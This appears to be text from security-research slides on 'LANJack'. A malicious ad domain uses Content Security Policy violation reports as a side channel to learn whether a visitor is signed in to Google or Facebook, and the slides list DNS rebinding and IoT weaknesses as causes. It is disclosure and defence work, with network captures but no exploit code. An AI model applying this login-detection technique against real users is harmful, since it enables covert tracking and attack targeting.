


LANJack

● THIRD VARIANT

75% 





Name	Status	Domain	Remote address	Type	Initiator
☐ r1?x=285180446-1766546665-651-1-79-190...	200	adsrevenuestream.duckdn...	18.233.217.158:443	text/html	https://adsrevenuestream.duckdn.com/
☐ r3?x=285180446-1766546665-651-1-79-190...	200	adsrevenuestream.duckdn...	18.233.217.158:443	text/html	https://adsrevenuestream.duckdn.com/

[View source](#)

- ▼ {csp-report: {,...}}

- ▼ **csp-report:** {,...}

```
blocked-uri: "https://myactivity.google.com"
```

```
disposition: "enforce"
```

```
document-uri: "https://ads.revenuestream.duckdns.org/f1?x=285180446-1766546665-651-1-79-1909-15-qxdEq-9e61d95f-5da4-3dde-a67b-19047fa22c"
```

```
effective-directive: "frame-src"
```

line-number: 5

```
original-policy: "default-src 'self' https://accounts.google.com https://*.gstatic.com https://ogs.google.com https://lh3.google.com ht
```

```
referrer: ""
```

```
script-sample: ""
```

```
source-file: "https://adsrevenuestream.duckdns.org/f1"
```


```
status-code: 200
```

```
violated-directive: "frame-src"
```

LANJack

● THIRD VARIANT

75% 



Headers Payload Preview Response Initiator Timing

▼ General

Request URL `https://adsrevenuestream.duckdns.org/f1?x=285180446-1766546665-651-1-79-1909-15-qxdEq-9e61d95f-5da4-3dde-a67b-19047fa22cdd-131-529475-52195013&carrier=telmexx=a26e8024-d5cb-3863-b36d-4c5248c74f79`

Request Method GET

Status Code ● 200 OK

Remote Address 18.233.217.158:443

▼ Response headers

Content-Security-Policy `report-uri /r1?x=285180446-1766546665-`




report-uri /r1?x=285180446-1766546665-

LANJack

● THIRD VARIANT

75% 



```
default-src 'self' https://accounts.google.com https://*.gstatic.com https://ogs.google.com http
analytics.com https://play.google.com https://accounts.youtube.com https://www.google.com;
```


● THIRD VARIANT

	CSP Allowed List	CSP Violation Report
Google	accounts.google.com *.gstatic.com ogs.google.com lh3.google.com www.google-analytics.com play.google.com accounts.youtube.com www.google.com	myactivity.google.com
Facebook	familycenter.facebook.com static.xx.fbcdn.net gateway.facebook.com	www.facebook.com/ login

✖ Framing '<https://myactivity.google.com/>' violates the following <https://accounts.google.com> https://*.gstatic.com <https://ogs.g> <https://accounts.youtube.com> <https://www.google.com>". The request fallback.


✖ Framing '<https://www.facebook.com/>' violates the following Content Security Policy: <https://familycenter.facebook.com> <https://static.xx.fbcdn.net> w/ 'default-src' explicitly set, so 'default-src' is used as a fallback.

LANJack

● THIRD VARIANT



<https://accounts.google.com/ServiceLogin?...>



	CSP Allowed List (No Report)	CSP Violation Report (Report)
Google	accounts.google.com	myactivity.google.com
User	Not Connected	Connected

facebook


https://familycenter.facebook.com/dashboard/?...



familycenter.facebook.com/dashboard/?..




www.facebook.com/login.php?...



	CSP Allowed List (No Report)	CSP Violation Report (Report)
Facebook	familycenter.facebook.com	www.facebook.com/login
User	Connected	Not Connected

● THIRD VARIANT



	CONNECTED	NOT CONNECTED
GOOGLE	Report	No Report
FACEBOOK	No Report	Report

● WHY IT WORKED

- Trust in Ads & Third-Party Code
- Inconsistent Security Controls
- Targeted Content Cloaking
- DNS Cache Priming
- LNA Timing Side Channel
- DNS Rebinding
- Weak IoT Interfaces
- CSP Side Channel

Remember This:

- Ads can perform browser-based attacks
- Browser access => attacker access
- Secure your IoT devices

 [Moriya Pedaal](#)

